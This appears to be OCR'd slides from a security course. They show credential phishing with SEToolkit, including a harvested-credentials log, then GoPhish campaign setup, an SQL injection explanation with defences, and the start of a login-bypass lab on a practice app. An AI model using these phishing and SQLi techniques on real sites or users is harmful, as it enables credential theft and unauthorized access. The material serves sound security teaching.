
Attacker's view: credentials theft

- When the victim *logs in* ….
  - … on the attacker's machine SEToolkit has captured the credentials


```
192.168.1.102 - - [25/Feb/2025 09:17:36] "GET / HTTP/1.1" 200 -
192.168.1.102 - - [25/Feb/2025 09:17:37] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThib
%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=andrea@email.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=ajfngtar-ghatat-455Ã²:-=?
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Phishing in practice

GoPhish



Victim’s view: clicking on the malicious link



Victim’s view: clicking on the malicious link

Launch a Campaign in 3 steps

Set Templates & Targets

Gophish makes it easy to create or import pixel-perfect phishing templates.


Our web UI includes a full HTML editor, making it easy to customize your templates right in your browser.

Launch the Campaign

Launch the campaign and phishing emails are sent in the background. You can also schedule campaigns to launch whenever you'd like.

Track Results


Detailed results are delivered in near real-time. Results can be exported for use in reports.



Bypassing online login pages

SQL injection

Broken authentication via SQL injection



Broken authentication via SQL injection

SQL Injection is a web security vulnerability that allows attackers to interfere with the queries an application makes to its database. It occurs when user input is directly inserted into SQL statements without proper validation or escaping.


- **The root cause: unsanitized input**
  - Web applications often take user input (e.g., usernames, passwords) and plug it directly into SQL queries
  - If this input is not sanitized or parameterized, attackers can manipulate the query's logic
- **Why It matters: broken authentication**
  - Bypassing authentication forms means attackers can log in as any user — even admins
- **Leads to:**
  - Unauthorized access to sensitive data
  - Privilege escalation (accessing features meant for higher-level users)
  - Total compromise of web applications
- Often serves as a **launchpad** for further attacks, like data exfiltration, system control, or lateral movement


Defending against SQLi

- **Defensive coding practices to prevent SQL injection:**
  - **Use prepared statements (parameterized queries)**: always separate SQL logic from user input
  - **Use ORM libraries frameworks** (SQLAlchemy, Django ORM, or Hibernate) handle sanitization for you
  - **Validate and sanitize user input**. Accept only expected formats (e.g., emails, numbers)
  - **Avoid dynamic SQL**: don't build queries using string concatenation with user input
  - **Use stored procedures carefully**: only if they avoid dynamic SQL inside
  - **Limit database permissions**: the application's DB user should have the least privilege needed
  - **Employ web application firewalls (WAFs):** add an extra layer of defense to detect/block SQLi attempts
  - **Keep database and libraries up to date**: patching known vulnerabilities helps reduce attack surface
  - **Use input whitelisting over blacklisting**: define exactly what's allowed instead of trying to block bad input
  - **Log and monitor failed queries**: it helps detect brute force or injection attempts early


Bypassing login with SQLi (SQL Injection)

- Let's observe this odd behavior with the login page of the Cybercorp app
  - When you enter a random username and password, the page tells you that credentials are wrong
  - **When you enter a single quote ' and any password, you get an Internal Server Error**
  - **This is your cue that the system may be weak to SQL Injection (SQLi)**



